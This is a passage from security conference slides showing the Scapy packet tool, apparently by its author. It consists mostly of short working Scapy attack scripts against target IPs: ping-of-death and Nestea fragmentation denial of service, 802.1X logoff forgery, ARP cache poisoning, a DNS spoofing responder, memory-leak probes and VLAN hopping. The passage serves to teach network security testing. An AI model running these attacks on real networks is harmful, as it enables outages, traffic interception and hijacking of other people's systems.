PU(DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
>>> nmap_search(sig)
(1.0, ['Linux Kernel 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch'])
```

Firewalking

- TTL decrementation after a filtering operation
  only not filtered packets generate an ICMP TTL exceeded

```
ans, unans = sr(IP(dst="172.16.4.27", ttl=16)/TCP(dport=(1,1024)))
for s,r in ans:
    if r.haslayer(ICMP) and r.payload.type == 11:
        print s.dport
```

- Find subnets on a multi-NIC firewall
  only his own NIC's IP are reachable with this TTL

```
ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
for i in unans:
    print i.dst
```

NAT finding

- When TTL hardly reaches the target, NATed ports send TTL time exceeded

```
ans,unans = sr(IP(dst="172.16.1.40", ttl=7)/TCP(dport=(1,1024))
for s,r in ans:
    if r.haslayer(ICMP):
        print s.dport
```

- Beware to netfilter bug (ICMP citation contain NATed IP, need loosy match)

Nuking Muahahahah

- Ping of death (note the bad support for fragmentation)

```
for p in fragment(IP(dst="172.16.1.40")/ICMP()/("X"*60000)):
    send(p)
```

- Nestea

```
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))
send(IP(dst=target, id=42, frag=48)/("X"*116))
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

- Teardrop, Land, . . .

DoSing Muahahahah II

- Breaking 802.1X authentication

  `sendp(Ether(src=mactarget)/EAPOL(type="logoff"))`

- ARP Cache poisoning to `/dev/null` (next slide)
- ...

ARP cache poisonning

- send ARP who-has to target, saying victim IP has our MAC
  because of opportunistic algorithm proposed by the RFC, target's cache is updated with the couple (victim's IP, our MAC)

```
>>> targetMAC = getmacbyip(target)
>>> p = Ether(dst=mactarget)/ARP(op="who-has",
...                               psrc=victim, pdst=target)
>>> while 1:
...     sendp(p)
...     time.sleep(30)
```

DNS spoofing

- A function to build fake answer from query :

```
def mkspoof(x):
  ip=x.getlayer(IP)
  dns=x.getlayer(DNS)
  return IP(dst=ip.src,src=ip.dst)/UDP(dport=ip.sport,sport=ip.dport)/
         DNS(id=dns.id,qd=dns.qd,
             an=DNSRR(rrname=dns.qd.qname, ttl=10, rdata="1.2.3.4"))
```

- We wait for DNS queries and try to anwser quicker than the real DNS

```
while 1:
    a=sniff(filter="port 53", count=1, promisc=1)
    if not a[0].haslayer(DNS) or a[0].qr: continue
    send(mkspoof(a[0]))
```

Leaking

- Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP())
<IP src=172.16.1.232 proto=1 [...] |<ICMP code=0 type=0 [...]|
 <Padding load='0O\x02\x01\x00\x04\x06public\xa2B\x02\x02\x1e' |>>>
```

- ICMP leaking (linux 2.0 bug)

```
>>> sr1(IP(dst="172.16.1.1",options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
  <IPerror src=172.16.1.24  options='\x02\x00\x00\x00' [...] |
  <ICMPerror code=0 type=8 id=0x0 seq=0x0 chksum=0xf7ff |
  <Padding load='\x00[...]\x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>>>>
```

VLAN hopping

- In very specific conditions, a double 802.1q encapsulation will make a packet jump to another VLAN

```
sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())
```

Reporting (not really ready to use)

```
>>> report_ports("192.168.2.34",
                 (20,30))
\begin{tabular}{|l|l|l|}
\hline
21 & open & SA \\
[...]
\hline
\end{tabular}
```

21	open	SA
22	open	SA
25	open	SA
20	closed	TCP RA
23	closed	ICMP type 3/3 from 192.168.1.1
26	closed	TCP RA
27	closed	TCP RA
28	closed	TCP RA
29	closed	TCP RA
30	closed	TCP RA
24	?	unanswered

Pros

- very easy to use
- very large fields of application
- can mimic about every complex network tool with less than 10 lines
- generic, expandable
- fun, programmed in python
- `scapy@scapy.tuxfamily.org` is 17% real messages, 76% spam, 7% virii.

Cons

- still young and not bugfree
- still slow

That's all folks. Thanks for your attention.

You can reach me at **`<phil@secdev.org>`**

These slides and scapy are available at
`http://www.cartel-securite.fr/pbiondi/`